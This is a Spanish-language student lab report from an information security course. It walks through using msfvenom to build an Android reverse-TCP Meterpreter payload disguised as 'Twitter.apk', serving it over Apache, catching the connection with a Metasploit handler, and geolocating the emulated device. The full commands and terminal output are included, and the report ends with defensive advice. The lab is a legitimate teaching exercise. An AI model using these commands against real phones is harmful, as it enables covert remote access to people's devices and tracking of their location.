

|                    |                             |               |              |
|--------------------|-----------------------------|---------------|--------------|
| <b>Cargo:</b>      | Docente Especialista        |               |              |
| <b>Nombre:</b>     | Ing. Elvis Pachacama        |               |              |
| <b>Asignatura:</b> | Seguridad Informática       |               |              |
| <b>Carrera:</b>    | Desarrollo de Software      | <b>Nivel:</b> | Quinto Nivel |
| <b>Estudiante:</b> | David Jonathan Yépez Proaño |               |              |

## ACTIVIDAD PRÁCTICO EXPERIMENTAL EN EL ENTORNO ACADÉMICO

### Hacking ético (Explotación de vulnerabilidades en dispositivos Android desde Kali Linux).

#### Objetivos

- *Configurar un entorno virtual controlado para simular un ataque ético a un dispositivo Android.*
- *Utilizar herramientas como Metasploit en Kali Linux para generar payloads y explotar vulnerabilidades en un dispositivo Android emulado en Bluestacks.*
- *Obtener acceso remoto a un dispositivo Android mediante un payload y monitorear la actividad en tiempo real.*

#### Antecedentes/Escenario

*El hacking ético es una práctica que permite evaluar la seguridad de sistemas y dispositivos mediante pruebas controladas para identificar vulnerabilidades. Kali Linux, como una distribución de Linux especializada en pruebas de penetración, incluye herramientas poderosas como Metasploit Framework, que facilitan la creación de payloads y la ejecución de ataques simulados. En este ejercicio, se utilizó Kali Linux y Bluestacks para realizar un ataque ético a un dispositivo Android, con el fin de monitorear su actividad y obtener acceso remoto.*

#### Recursos necesarios

- *Computadora con acceso a internet.*
- *Software de virtualización (VirtualBox o VMware).*



- *Software de virtualización (Bluestacks para emulación de Android).*
- *Máquina virtual con Kali Linux o Parrot OS.*
- *Metasploit Framework.*
- *Conexión de red interna configurada entre las máquinas virtuales.*
- *Formato del instituto para el informe.*

## **Planteamiento del problema**

*Es crucial conocer las vulnerabilidades de los dispositivos móviles y cómo un atacante podría explotarlas. Este ejercicio busca comprender el proceso de explotación en un entorno controlado utilizando Kali Linux y Bluestacks, lo que permite identificar las posibles debilidades y proporcionar medidas de prevención.*

## **Pasos por realizar**

**Paso 1:** *Configurar el entorno de ataque.*

- *Instalar Kali Linux y Bluestacks.*
- *Configurar ambos sistemas en la misma red interna para asegurar la comunicación entre el dispositivo emulado y Kali Linux.*

**Paso 2:** *Crear el payload y generar el APK malicioso.*

- *Utilizar Metasploit para crear un payload Android y generar el archivo APK malicioso.*
- *Transferir el archivo APK al dispositivo emulado mediante Apache2.*

**Paso 3:** *Exploit para el dispositivo Android.:*

- *Ejecutar Metasploit en Kali Linux para iniciar el listener y esperar la conexión desde el dispositivo emulado.*
- *Descargar e instalar el archivo APK en Bluestacks.*
- *Ejecutar el payload para establecer una sesión de Meterpreter.*

## **Desarrollo:**



### Paso 1: Configuración del entorno virtual.

Se utilizó Bluestacks para emular un dispositivo Android y Kali Linux como máquina atacante. Ambas máquinas fueron configuradas en la misma red interna para facilitar la comunicación:

- Kali Linux IP: 192.168.1.56
- Bluestacks (emulador Android) IP: 192.168.1.23

## Paso 2: Creación del payload Android.

Desde Kali Linux, se utilizó el siguiente comando para crear un payload Android de tipo reverse TCP:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.56 LPORT=4444 -o /var/www/html/Twitter.apk
```

Después, se inició el servicio Apache para servir el archivo APK al dispositivo:

```
service apache2 start
```

```
service apache2 status
```

```
service apache2 start
```

```
(root@david)-[/home/david]
# service apache2 start

Opening browser at /home/david/NG6fV5kh.html
Closing...


(root@david)-[/home/david]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Mon 2024-11-25 18:38:02 -05; 3h 4min ago
  Invocation: ff89d515bcb448e89d22896eebb506e3
     Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 3442 (apache2)
      Tasks: 8 (limit: 4567)
   Memory: 26.7M (peak: 27M)
      CPU: 1.329s
    CGroup: /system.slice/apache2.service
            └─ 3442 /usr/sbin/apache2 -k start
            └─ 3445 /usr/sbin/apache2 -k start
            └─ 3446 /usr/sbin/apache2 -k start
            └─ 3447 /usr/sbin/apache2 -k start
            └─ 3448 /usr/sbin/apache2 -k start
            └─ 3449 /usr/sbin/apache2 -k start
            └─ 3796 /usr/sbin/apache2 -k start
            └─ 51727 /usr/sbin/apache2 -k start

Nov 25 18:38:02 david systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Nov 25 18:38:02 david apachectl[3441]: AH00558: apache2: Could not reliably determine the serve>
Nov 25 18:38:02 david systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-22/22 (END)
```

### Paso 3: Explotación del dispositivo Android.

Se inició Metasploit Framework en Kali Linux con el siguiente comando:

Msfconsole



```
root@david: /home/david
File Actions Edit View Help
(root@david)-[/home/david]
# msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

IIIIII  dTb.dTb
 II    4' v 'B
 II    6. .P
 II    'T; .;P'
 II    'T; ;P'
IIIIII  'Yvp'

I love shells --egypt

=[ metasploit v6.3.55-dev ]
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Luego, se configuró el payload y el listener para recibir la conexión:


use multi/handler

set PAYLOAD android/meterpreter/reverse\_tcp

set LHOST 192.168.1.56

set LPORT 4444

exploit



```
msf6 exploit(multi/handler) > et LPORT 4444
[-] Unknown command: et. Run the help command for more details.
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.56
LHOST => 192.168.1.56
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[*] Sending stage (71940 bytes) to 192.168.1.23
[*] Sending stage (71940 bytes) to 192.168.1.23
```

En el emulador Bluestacks, se descargó el archivo APK desde la dirección <http://192.168.1.56/Twitter.apk>, se instaló y ejecutó, lo que permitió establecer una conexión desde el dispositivo a Kali Linux y abrir una sesión de Meterpreter.


21:45

## Downloads




Using 10,00 KB of 125,87 GB

Today - 25 nov. 2024

 Twitter.apk  
10,24 kB • 192.168.1.56



En BlueStacks el Twitter.apk se crea como MainActivity



**Paso 4:** Observación de la ubicación del dispositivo.

Una vez que la sesión fue establecida, se ejecutó el comando "geolocate" en Meterpreter para obtener la ubicación geográfica del dispositivo:


meterpreter > geolocate

[\*] Current Location:

Latitude: -0.1927965

Longitude: -78.4969788

Al ejecutar en el Google maps -0.1927965 -78.4969788 se reemplaza como 0°11'34.1"S 78°29'49.1"W y es en la esquina del instituto ITQ.



(+593) 96 356 1961




admisiones@itq.edu.ec



Antonio de Ulloa N28-30  
y Diego de Atienza (Esq.).



WWW.ITQ.EDU.EC



### Resultados obtenidos y análisis

- **Resultados:**
  - Se obtuvo acceso remoto exitoso al dispositivo Android emulado.
  - Se pudo realizar una localización geográfica del dispositivo mediante el comando "geolocate".
- **Análisis:**

Este ejercicio demostró la importancia de proteger los dispositivos móviles contra ataques de tipo "reverse shell" y "meterpreter". La simulación controlada mostró cómo un atacante podría obtener acceso remoto a un dispositivo Android sin que el usuario se dé cuenta.

### Conclusión

La práctica permitió conocer cómo explotar vulnerabilidades en dispositivos Android mediante el uso de Metasploit. Además, se evidenció la necesidad de implementar medidas de seguridad efectivas, como evitar la instalación de aplicaciones de fuentes no confiables, y la importancia de mantener el sistema actualizado para prevenir la explotación de vulnerabilidades. Este conocimiento es crucial para mejorar la seguridad de los dispositivos móviles en entornos reales.